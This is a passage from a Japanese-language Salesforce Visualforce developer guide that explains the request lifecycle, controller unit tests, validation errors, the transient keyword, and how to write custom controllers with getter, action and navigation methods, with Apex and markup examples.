   <c:editMode value="{!$CurrentPage.parameters.key}"/>
   ```

   このカスタムコンポーネントにはコンストラクタのない関連コントローラがあるため、コントローラオブジェクトは、引数をとらない暗黙的な公開コンストラクタを使用して作成されます。カスタムコンポーネントの作成の一部として、カスタムコンポーネントの `value` 属性が設定されます。この場合、式 `{!$CurrentPage.parameters.key}` の結果と同じなります。`key` 属性を false に指定したため、`value` は false に設定されます。

3. カスタムコンポーネントが作成されたら、カスタムコンポーネントのすべての `assignTo` 属性が実行されます。`assignTo` メソッドは、属性の `selectedValue` を `value` 属性に設定します。`value` 属性は false に設定されるため、`selectedValue` は false に設定されます。

4. get 要求における次のステップでは、`<apex:page>` コンポーネントの `action` 属性、式、および必要な getter メソッドと setter メソッドが評価されます。以下でこれらの手順を順に行いますが、これらの評価の順序は不確定であり、次に示す順序とは異なる場合があります。

   - `<apex:page>` コンポーネントには、拡張の `resetEmp` メソッドをコールする `action` 属性があります。そのメソッドは、`acct` オブジェクトの `numberofemployees` 項目を 10 に設定します。
   - ページの式のうち、ここで選択した 3 つの式が評価される方法を確認しましょう。

     `<apex:pageBlock title="{!greeting}">`

     `<apex:pageblock>` の `title` 属性は、ライフサイクル拡張 `getGreeting` の getter メソッドをコールします。これは、「Global Media の最新情報」としてページに表示されます。

     `<apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">`

     `<apex:form>` の rendered 属性は、`key` パラメータの値に基づいて設定されます。ページをコールするときに `key` を `false` に設定したため、フォームは表示されません。

     `Value = {!value}<br/> selectedValue = {!selectedValue}<br/> EditMode = {!EditMode}`


     この式は、カスタムコンポーネントに現れます。`value` が null ではないため、`EditMode` は `true` に設定されます。この時点で、`selectedValue` は null に設定されます。ただし、`EditMode` の setter メソッドには副次的影響があります。この場合、副次的影響によって、`selectedValue` は、カスタムコンポーネントの `value` 属性に設定されます。`value` は `false` に設定されているため、`selectedValue` は false に設定されます。このことから、メソッドで副次的影響を使用すべきでないことの理由がわかります。評価順序が異なり、`EditMode` の setter が評価される前に `selectedValue` の値が決定される場合でも、`selectedValue` は null になります。実行順序は保証されないため、`selectedValue` の結果は、このページに次回アクセスしたときに変化する可能性があります。

     警告: getter または setter に副次的影響を使用しないでください。

5. `<apex:form>` コンポーネントは表示されないため、ビューステートは作成されません。
6. get 要求の最後のステップは、HTML をブラウザに送信して、その HTML を表示させることです。

get 要求の例 3

3 つ目の例では、フォーム `https://Salesforce_instance/apex/setEmps?id=recordId&key=true` の URL を使用して、`setEmps` ページに移動します。*Salesforce_instance* はインスタンスの名前 (`na1` など) で、*recordID* は組織の取引先レコードの ID (`001D000000IRt53` など) です。2 つ目の例とは異なり、この例では `key=true` が設定されます。次のページに似たコンテンツのページが表示されます。



もう一度 get 要求のライフサイクルを追跡しましょう。

1. get 要求では、はじめにカスタムコントローラとコントローラ拡張のコンストラクタメソッドがコールされます。`myController` メソッドは、コントローラのコンストラクタで、`lifecycle` メソッドは、拡張のコンストラクタです。これらが実行されて、2 つのオブジェクトが生成されています。コントローラには `account` という変数があり、これは、クエリする取引先レコードを識別するために URL から得る `id` パラメータを使用するクエリによって生成されたものです。拡張には `acct` という変数があります。これはコントローラの `getAccount` メソッドをコールして作成されたものです。
2. get 要求における次のステップではカスタムコンポーネントが作成され、関連付けられたコントローラまたはコントローラ拡張のコンストラクタメソッドが実行されます。ページには、1 つのカスタムコンポーネントが含まれます。

   ```
   <c:editMode value="{!$CurrentPage.parameters.key}"/>
   ```

   このカスタムコンポーネントにはコンストラクタのない関連コントローラがあるため、コントローラオブジェクトは、引数をとらない暗黙的な公開コンストラクタを使用して作成されます。カスタムコンポーネントの作成の一部として、カスタムコンポーネントの `value` 属性が設定されます。この場合、式 `{!$CurrentPage.parameters.key}` の結果と同じなります。`key` 属性を true に指定したため、`value` は true に設定されます。
3. カスタムコンポーネントが作成されたら、カスタムコンポーネントのすべての `assignTo` 属性が実行されます。`assignTo` メソッドは、属性の `selectedValue` を `value` 属性に設定します。`value` 属性は true に設定されるため、`selectedValue` は true に設定されます。
4. get 要求における次のステップでは、`<apex:page>` コンポーネントの `action` 属性、式、および必要な getter メソッドと setter メソッドが評価されます。以下でこれらの手順を順に行いますが、これらの評価の順序は不確定であり、次に示す順序とは異なる場合があります。
   - `<apex:page>` コンポーネントには、拡張の `resetEmp` メソッドをコールする `action` 属性があります。そのメソッドは、`acct` オブジェクトの `numberofemployees` 項目を 10 に設定します。

- ページの式のうち、ここで選択した 3 つの式が評価される方法を確認しましょう。

  <apex:pageBlock title="{!greeting}">
  <apex:pageblock> の title 属性は、ライフサイクル拡張 getGreeting の getter メソッドをコールします。これは、「Global Media の最新情報」としてページに表示されます。

  <apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
  <apex:form> の rendered 属性は、key パラメータの値に基づいて設定されます。ページをコールするときに key を true に設定したため、フォームが表示されます。

  **Value = {!value}
 selectedValue = {!selectedValue}
 EditMode = {!EditMode}**
  この式は、カスタムコンポーネントに現れます。value が null ではないため、EditMode は true に設定されます。以前の例と同様に、selectedValue は null に設定されます。EditMode の setter メソッドの副次的影響によって、selectedValue は true に設定されます。

5. <apex:form> コンポーネントが表示されるため、ビューステートが作成されます。
6. get 要求の最後のステップは、HTML をブラウザに送信して、その HTML を表示させることです。

postback 要求の例

最初の 2 つの例とは異なり、3 つ目の例では、編集可能項目のクリック可能なボタンと共に最終ページが表示されました。postback 要求がどのように機能するかを理解するために、例 3 の最終ページを使用して、取引先名を「Pan Galactic Media」、従業員数を「42」、および業種を「その他」に変更します。その後 [保存] をクリックします。これにより、postback 要求が開始されます。

1. postback 要求では、はじめにビューステートが復号化されます。ビューステートには、ページを表示するために必要な情報がすべて含まれます。postback 要求中に操作が失敗した場合、ページをユーザに表示するためにビューステートが使用されます。
2. 次に、すべての式が評価され、コントローラとコントローラ拡張のメソッドが実行されます。

   ページの式のうち、ここで選択した 3 つの式が評価される方法を確認しましょう。

   <apex:pageBlock title="{!greeting}">
   <apex:pageblock> の title 属性は、ライフサイクル拡張 getGreeting の getter メソッドをコールします。この編集では、取引先名の値を変更しました。したがって、greeting の値は、「Pan Galactic Media の最新情報」に変更されます。

   <apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
   <apex:form> の rendered 属性は、key パラメータの値に基づいて設定されます。key パラメータを変更していないため、ビューステートの値が使用されます。ビューステートが作成されたときの値は true であったため、この値は true のままであり、フォームが表示されます。


   **Value = {!value}
 selectedValue = {!selectedValue}
 EditMode = {!EditMode}**
   これらの値を変更していないため、各式について、ビューステートの値が使用されます。

3. 最後に、postback 要求をトリガした save アクションが評価されます。save アクションは、コントローラの次のメソッドです。

```
public PageReference save() {

    update account;
```

```
    return null;

}
```

このメソッドによって、レコードは新しいデータで更新されます。このメソッドが失敗する場合(ユーザにレコードを更新する権限がない場合、または変更によってトリガされる入力規則がある場合)、エラーメッセージとそのエラーの説明と共にページが表示されます。ユーザが入力した値は失われません。これらの値は、ユーザが [保存] ボタンをクリックしたときの状態に維持されます。エラーが発生しなかった場合、オブジェクトのデータは更新され、ビューステートが更新されます。また、postback要求をトリガしたアクションにページのリダイレクトが含まれていなかったため、ビューステートが更新されます。生成されたHTMLがブラウザに送信されます。



関連トピック:

開発モードフッターの使用

カスタムコントローラおよびコントローラ拡張のテスト

すべてのApexスクリプトなど、コントローラ拡張やカスタムコントローラに対し、単体テストを実施する必要があります。単体テストは、コード内の特定の部分が正しく機能していることを確認するクラスメソッドです。単体テストのメソッドは引数を取らず、データベースへのデータの送信を行うこともなく、メソッド定義に `testMethod` キーワードのフラグが立てられます。

コントローラ拡張およびカスタムコントローラクラスの単体テストを記述するときに、テストで使用できるクエリパラメータを設定できます。たとえば、次のカスタムコントローラとマークアップはコントローラメソッド (ページ 110)の例に基づいていますが、ページのURLにクエリパラメータ `?qp=yyyy` が指定されていることを要求するように拡張されています。次のテストメソッドクラスは、このページの機能を実行します。

```
public class thecontroller {


            private String firstName;
```

```
    private String lastName;

    private String company;

    private String email;

    private String qp;


    public thecontroller() {

        this.qp = ApexPages.currentPage().getParameters().get('qp');

    }


    public String getFirstName() {

          return this.firstName;

    }


    public void setFirstName(String firstName) {

          this.firstName = firstName;

    }


    public String getLastName() {

          return this.lastName;

    }


    public void setLastName(String lastName) {

          this.lastName = lastName;

    }


    public String getCompany() {

          return this.company;
```

```
    }

    public void setCompany(String company) {
          this.company = company;
    }

    public String getEmail() {
          return this.email;
    }

    public void setEmail(String email) {
          this.email = email;
    }

    public PageReference save() {
        PageReference p = null;

        if (this.qp == null || !'yyyy'.equals(this.qp)) {
            p = Page.failure;
            p.getParameters().put('error', 'noParam');
        } else {
            try {
                Lead newlead = new Lead(LastName=this.lastName,
                                        FirstName=this.firstName,
                                        Company=this.company,
                                        Email=this.email);
                insert newlead;
```

```
                    } catch (Exception e) {
                        p = Page.failure;
                        p.getParameters().put('error', 'noInsert');
                    }
                }

                if (p == null) {
                    p = Page.success;
                }

                p.setRedirect(true);
                return p;
            }
}
```

コントローラは、成功ページと失敗ページの2つのページをコールします。この例では、これらのページのテキストは重要ではありません。ただし、テキストが存在することは必要です。

次のマークアップでは、上記のコントローラを使用しています。

```
<apex:page controller="thecontroller" tabstyle="lead">
   <apex:pageBlock>
      <apex:form>
         <h1>Test page for adding leads</h1>
         <p>This is a test page for adding leads.</p>
         <p>First name: <apex:inputText value="{!FirstName}"></apex:inputText></p>
         <p>Last name: <apex:inputText value="{!LastName}"></apex:inputText></p>
         <p>Company: <apex:inputText value="{!Company}"></apex:inputText></p>
         <p>Email address: <apex:inputText value="{!Email}"></apex:inputText></p>
         <apex:commandButton action="{!save}" value="Save New Lead"/>
      </apex:form>
```

```
   </apex:pageBlock>
</apex:page>
```

次のクラスは、コントローラをテストします。

```
@isTest
public class thecontrollerTests {


    public static testMethod void testMyController() {
        PageReference pageRef = Page.success;
        Test.setCurrentPage(pageRef);

        thecontroller controller = new thecontroller();
        String nextPage = controller.save().getUrl();

        // Verify that page fails without parameters
        System.assertEquals('/apex/failure?error=noParam', nextPage);

        // Add parameters to page URL
        ApexPages.currentPage().getParameters().put('qp', 'yyyy');

        // Instantiate a new controller with all parameters in the page
        controller = new thecontroller();
        controller.setLastName('lastname');
        controller.setFirstName('firstname');
        controller.setCompany('acme');
        controller.setEmail('firstlast@acme.com');
        nextPage = controller.save().getUrl();

        // Verify that the success page displays
```

```
        System.assertEquals('/apex/success', nextPage);
        Lead[] leads = [select id, email from lead where Company = 'acme'];
        System.assertEquals('firstlast@acme.com', leads[0].email);
    }
}
```

ヒント: コントローラをテストするときに、次のエラーメッセージが表示される場合があります。

```
Method does not exist or incorrect signature: Test.setCurrentPage(System.PageReference)
```

このメッセージが表示される場合、`Test` というクラスを作成しているかを確認してください。作成している場合は、そのクラスの名前を変更します。

入力規則とカスタムコントローラ

カスタムコントローラを使用する Visualforce ページにユーザがデータを入力し、そのデータが入力規則エラーになった場合、エラーが Visualforce ページに表示されることがあります。標準コントローラを使用するページと同様に、入力規則エラーの場所が `<apex:inputField>` コンポーネントに関連付けられた項目の場合、エラーはそこに表示されます。入力規則エラーの場所がページ上部に設定されている場合は、`<apex:page>` 内の `<apex:messages>` コンポーネントを使用してエラーを表示します。ただし、ページに情報を取得するには、カスタムコントローラが例外をキャッチする必要があります。

たとえば、次のページがあるとします。

```
<apex:page controller="MyController" tabStyle="Account">
  <apex:messages/>
  <apex:form>
   <apex:pageBlock title="Hello {!$User.FirstName}!">
     This is your new page for the {!name} controller. <br/>
     You are viewing the {!account.name} account.<br/><br/>
     Change Account Name: <p></p>
     <apex:inputField value="{!account.name}"/> <p></p>
     Change Number of Locations:
     <apex:inputField value="{!account.NumberofLocations__c}" id="Custom_validation"/>
         <p>(Try entering a non-numeric character here, then hit save.)</p><br/><br/>
     <apex:commandButton action="{!save}" value="Save New Account Name"/>
```

```
   </apex:pageBlock>
  </apex:form>
</apex:page>
```

メモ: このページを表示するには、有効な取引先レコードのIDがURLのクエリパラメータとして指定されている必要があります。たとえば、http://na3.salesforce.com/apex/myValidationPage?id=001x000xxx3Jsxb です。

次のようなカスタムコントローラを記述する必要があります。

```
public class MyController {

  Account account;


  public PageReference save() {

    try{

        update account;

       }

    catch(DmlException ex){

        ApexPages.addMessages(ex);

       }

    return null;

  }


  public String getName() {

    return 'MyController';

  }


  public Account getAccount() {

    if(account == null)

      account = [select id, name, numberoflocations__c from Account

        where id = :ApexPages.currentPage().getParameters().get('id')];
```

```
        return account;


    }
}
```

ユーザがページを保存したときに、入力エラーがトリガされると、標準コントローラの場合と同様に、例外がキャッチされ、ページに表示されます。

transient キーワードの使用

transient キーワードは、保存ができず、Visualforce ページのビューステートの一部として送信することもできないインスタンス変数の宣言に使用します。たとえば、次のように使用します。

```
Transient Integer currentTotal;
```

また、逐次化可能な Apex クラス(つまり、コントローラ、コントローラ拡張、Batchable または Schedulable インターフェースを実装するクラス) で transient キーワードを使用できます。また、逐次化可能なクラスで宣言する項目の型を定義するクラスで transient を使用できます。

変数を transient として宣言すると、ビューステートのサイズが縮小されます。transient キーワードは、Visualforce ページでページ要求の間のみ必要な項目でよく使用されます。この項目は、ページのビューステートには含まれず、要求中に何度も再計算するには非常に大きなシステムリソースを使用します。

Apex オブジェクトの中には、自動的に transient と判断されるものもあります。つまり、その値はページのビューステートの一部として保存されません。例として次のようなオブジェクトがあります。

- PageReferences
- XmlStream クラス
- コレクションが自動的に transient とマーキングされるのは、Savepoints のコレクションなど、コレクションに含まれているオブジェクトが自動的に transient とマーキングされている場合だけです。
- Schema.getGlobalDescribe などほとんどのオブジェクトがシステムメソッドにより自動的に生成されます。
- JSONParser クラスインスタンス。

また、静的な変数はページのビューステートを使用して転送されません。

次の例には、Visualforce ページとカスタムコントローラの両方が含まれてます。ページが更新されるごとに transient 日付は再作成されるため、[refresh] ボタンをクリックすると、日付が更新されます。非 transient 日付には、ビューステートから逐次化されなかった元の値が保持されるため、変わりません。

```
<apex:page controller="ExampleController">

  T1: {!t1} <br/>

  T2: {!t2} <br/>

  <apex:form>
```

```
    <apex:commandLink value="refresh"/>
  </apex:form>
</apex:page>
```

```
public class ExampleController {


    DateTime t1;
    transient DateTime t2;


    public String getT1() {
        if (t1 == null) t1 = System.now();
        return '' + t1;
    }


    public String getT2() {
        if (t2 == null) t2 = System.now();
        return '' + t2;
    }
}
```

第 8 章　　高度な例

クイックスタートチュートリアルの例は、入門レベルの例として、Visualforce マークアップのみを主に使用しています。高度な例では、Visualforce マークアップのほか、Force.com Apex コードが使用されています。

初めてのカスタムコントローラの作成

これまで、このチュートリアルのすべての例では、標準取引先コントローラを使用して各ページの基盤のロジックを定義してきました。Visualforce では、カスタムコントローラを定義して独自のロジックやナビゲーションコントロールをページに追加できます。次のトピックでは、カスタムコントローラクラスを作成したり、Visualforce マークアップとやり取りできるクラスメソッドを定義したりするための基本を説明しています。

- カスタムコントローラクラスの作成
- getter メソッドの定義
- action メソッドの定義
- navigation メソッドの定義
- カスタムリストコントローラによるレコードの一括更新

メモ: Salesforce ユーザインターフェースを使用した Apex の追加、編集、または削除は、Developer Edition を使用している組織、Salesforce Enterprise Edition トライアル版を使用している組織、または Sandbox を使用している組織でのみ行えます。Salesforce の本番組織では、Force.com 移行ツール または Force.com API `compileAndTest` コールのいずれかを使用してのみ Apex に変更を加えることができます。

カスタムコントローラクラスの作成

カスタムコントローラは、要するに Apex クラスです。たとえば、次のコードは非効率的ですが、有効なコントローラクラスです。

```
public class MyController {



}
```

コントローラクラスを作成して次の 2 つの方法でページに追加できます。

- コントローラ属性をページに追加し、「クイック修正」を使用して、コントローラクラスをその場で作成します。

1. ページエディタで、コントローラ属性を <apex:page> タグに追加します。次に例を示します。

```
<apex:page controller="MyController">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        This is your new page.

    </apex:pageBlock>

</apex:page>
```


2. クイック修正オプションを使用して、MyController という新しい Apex クラスを自動的に作成します。

- 任意の Apex エディタでコントローラクラスを作成して保存し、ページで参照します。
  1. アプリケーションで、[設定] の [開発] > [Apex クラス] をクリックし、[新規] をクリックして新しいクラスを作成します。
  2. ページに戻り、上記の例で説明されているとおりに、<apex:page> タグに controller 属性を追加します。

メモ: ページは、一度に 1 つのコントローラのみを参照できます。<apex:page> タグで standardController 属性と controller 属性の両方を使用することはできません。

有効なカスタムコントローラを参照するページを保存するとただちに、ページエディタの横に 2 つ目の [コントローラ] エディタタブが表示されます。このエディタでは、ページマークアップとページのロジックを定義する Apex とを切り替えることができます。

カスタムコントローラエディタ



getter メソッドの定義

Visualforce コントローラクラスに関する主要なタスクの 1 つに、データベースや他の計算値をページマークアップに表示する方法を開発者に提供するというタスクがあります。この種の機能を有効にするメソッドは *getter*

メソッドと呼ばれ、一般的に `get`***`Identifier`*** と名づけられています。*`Identifier`* は、メソッドが返すレコードやプリミティブ値の名前です。

たとえば、次のコントローラには、コントローラの名前を文字列として返すための getter メソッドがあります。

```
public class MyController {



    public String getName() {

        return 'MyController';

    }



}
```

getter メソッドの結果をページに表示するには、`get` プレフィックスを使用しない getter メソッドの名前を式で使用します。たとえば、`getName` メソッドの結果をページマークアップに表示するには、`{!name}` を使用します。

```
<apex:page controller="MyController">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        This is your new page for the {!name} controller.

    </apex:pageBlock>

</apex:page>
```

標準取引先コントローラを使用した前述の例では、ページには、`{!account.`***`<fieldName>`***`}` 式を使用して (`id` クエリ文字列パラメータを使用した) URL に指定された、取引先レコードの値が表示されました。これは、標準取引先コントローラに、指定された取引先レコードを返す `getAccount` という getter メソッドが含まれるため実行できました。次のコードを使用して、カスタムコントローラでこの機能を模倣することができます。

```
public class MyController {



    public String getName() {

        return 'MyController';

    }



    public Account getAccount() {

        return [select id, name from Account
```

```
                where id = :ApexPages.currentPage().getParameters().get('id')];
    }
}
```

メモ: この例が正しく機能するためには、Visualforce ページを URL の有効な取引先レコードに関連付ける必要があります。たとえば、001D000000IRt53 が取引先 ID の場合、次の URL を使用します。

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

getAccount メソッドは、埋め込み SOQL クエリを使用して、ページの URL の id パラメータで指定した取引先を返します。id にアクセスするために、getAccount メソッドは次のように ApexPages 名前空間を使用します。


- まず、currentPage メソッドが現在のページの PageReference インスタンスを返します。PageReference は、クエリ文字列パラメータなど、Visualforce ページへの参照を返します。
- ページ参照に基づいて、getParameters メソッドを使用して、指定されたクエリ文字列パラメータの名前と値の対応付けを返します。
- 次に、id を指定する get メソッドのコールにより、id パラメータ自体の値を返します。

MyController コントローラを使用するページは、{!account.name} または {!account.id} 式を使用して、それぞれ name または id 項目のいずれかを表示できます。コントローラの SOQL クエリによって返される項目はこれらの項目のみであるため、ページではこれらの項目のみを使用することができます。

標準取引先コントローラをさらに緻密に模倣するには、<apex:page> タグに tabStyle 属性を追加して他の取引先ページと同じスタイルをページに適用できます。ページのマークアップは、次のようになります。

```
<apex:page controller="MyController" tabStyle="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        This is your new page for the {!name} controller. <br/>
        You are viewing the {!account.name} account.
    </apex:pageBlock>
</apex:page>
```

カスタムコントローラを使用してページで値を表示する



action メソッドの定義

action メソッドは、ユーザがボタンをクリックしたり、ページ内のある領域にマウスポインタを移動したりするなどのページイベントが発生すると、ロジックまたはナビゲーションを実行します。次のいずれかのタグの `action` パラメータに `{! }` 表記を使用することによって、ページマークアップから action メソッドをコールできます。

- `<apex:commandButton>` はアクションをコールするボタンを作成する
- `<apex:commandLink>` はアクションをコールするリンクを作成する
- `<apex:actionPoller>` は定期的にアクションをコールする
- `<apex:actionSupport>` は、別の名前つきのコンポーネントにイベント (「onclick」、「onmouseover」など) を作成し、アクションをコールする
- `<apex:actionFunction>` は、アクションをコールする新しい JavaScript 関数を定義する
- `<apex:page>` はページが読み込まれると、アクションをコールする

たとえば、「ページでの入力コンポーネントの使用」 (ページ 29)で説明されているサンプルページでは、コマンドボタンは、標準取引先コントローラの `save` メソッドにバインドされています。MyController カスタムコントローラを使用するように、前の例を適応させることができます。

```
<apex:page controller="MyController" tabStyle="Account">

    <apex:form>

        <apex:pageBlock title="Hello {!$User.FirstName}!">

            You are viewing the {!account.name} account. <p/>

            Change Account Name: <p/>
```

```
            <apex:inputField value="{!account.name}"/> <p/>

            <apex:commandButton action="{!save}" value="Save New Account Name"/>

        </apex:pageBlock>

    </apex:form>

</apex:page>
```

メモ: このページに取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。

上記のページを保存すると、Visualforce エディタで「クイック修正」オプションを使用して、MyController クラスに `save` メソッドを追加できます。クイック修正リンクをクリックすると、MyController は次のようになります。

```
public class MyController {



    public PageReference save() {

        return null;

    }



    public String getName() {

        return 'MyController';

    }



    public Account getAccount() {

        return [select id, name from Account

                where id = :ApexPages.currentPage().getParameters().get('id')];

    }

}
```

クイック修正によって生成される `save` メソッドは、action メソッドに使用する標準署名を使用します。これは public であり、PageReferemce を返し、引数を含みません。

最終的に、save メソッドの定義は、新しい取引先値を使用してデータベースを更新する必要がありますが、まずその前にメンバー変数を定義して、データベースから取得される取引先情報を保存する必要があります。取引先のメンバー変数がない場合、データベースから取得されるレコードは、その値がページを表示するために使用された後で保持されないため、ユーザによるレコード更新は保存できません。このメンバー変数を導入するには、コントローラコードの 2 つの部分を変更する必要があります。

- メンバー変数をクラスに追加する
- getAccount が最初のクエリを実行するときにメンバー変数を設定する

```
public class MyController {



    Account account;



    public PageReference save() {

        return null;

    }



    public String getName() {

        return 'MyController';

    }



    public Account getAccount() {

        if(account == null)

            account = [select id, name, site from Account

                       where id = :ApexPages.currentPage().getParameters().get('id')];

        return account;

    }

}
```

メンバー変数が適切に配置されたため、save メソッドで行う必要があることはデータベースの更新だけです。

```
public class MyController {
```

```
    Account account;


    public PageReference save() {
        update account;
        return null;
    }


    public String getName() {
        return 'MyController';
    }


    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                       where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

save に対するより堅牢なソリューションとしては、さまざまな例外の検出や重複の検索などを行うことが考えられます。ここでは単純な例を示すことを目的としているため、そのような詳細は省略しています。

このページをテストするために、[取引先名を変更] 項目の値を変更して、[新規取引先名を保存]をクリックします。標準取引先コントローラの例と同様に、ページは単に新しい取引先名で更新されます。次の例では、save アクションを拡張して、現在のページを更新する代わりにユーザを別の確認ページに移動します。

メモ: ページが正しく表示されるように、URL に有効な取引先 ID を指定する必要があります。たとえば、001D000000HRgU6 が取引先 ID である場合、次の URL を使用します。

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000HRgU6
```

navigation メソッドの定義

カスタムコントローラの action メソッドは、データベース更新および他の計算を実行するほか、PageReference オブジェクトを返して、ユーザを別のページに移動することができます。

PageReference は、ページのインスタンス化への参照です。多数の属性の 1 つである PageReferences は URL、一連のクエリパラメータ名および値で構成されます。

カスタムコントローラまたはコントローラ拡張では、次のいずれかの方法で、PageReference を参照またはインスタンス化できます。

- ```
  Page.existingPageName
  ```

  組織ですでに保存している Visualforce ページの PageReference を参照します。このプラットフォームはこのようにページを参照することで、コントローラまたはコントローラ拡張が指定されたページの有無に依存することを認識し、コントローラまたは拡張が存在する間はページが削除されないようにします。

- ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Force.com プラットフォームでホストされる任意のページに PageReference を作成します。たとえば、*'partialURL'* を '/apex/HelloWorld' に設定すると、*http://mySalesforceInstance*/apex/HelloWorld にある Visualforce ページを参照します。同様に、**'partialURL'** を '/' + **'recordID'** に設定すると、指定したレコードの詳細ページを参照します。

  この構文は、PageReference はコンパイル時ではなく、実行時に構成されるため、`Page.existingPageName` のページ以外の Visualforce ページの参照にはお推めしません。実行時の参照は、参照整合性システムには使用できません。したがって、プラットフォームはこのコントローラまたはコントローラ拡張機能が指定されたページの有無に依存することを認識しないため、ユーザによるページの削除を防ぐためにエラーメッセージを表示しません。

- ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  外部 URL の PageReference を作成します。次に例を示します。

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

この例では、ユーザが [保存] をクリックした後に、そのユーザを新しい URL にリダイレクトすることを想定します。これを行うには、まず次の URL に移動し、クイック修正を使用して mySecondPage という 2つ目のページを作成します。

```
https://Salesforce_instance/apex/mySecondPage
```

それから、mySecondPage に次のマークアップを追加します。簡略化のために、チュートリアルの最初の方で定義した次の標準コントローラベースのページを使用します。

```
<apex:page standardController="Account">

    Hello {!$User.FirstName}!

    You are viewing the {!account.name} account.

</apex:page>
```
```

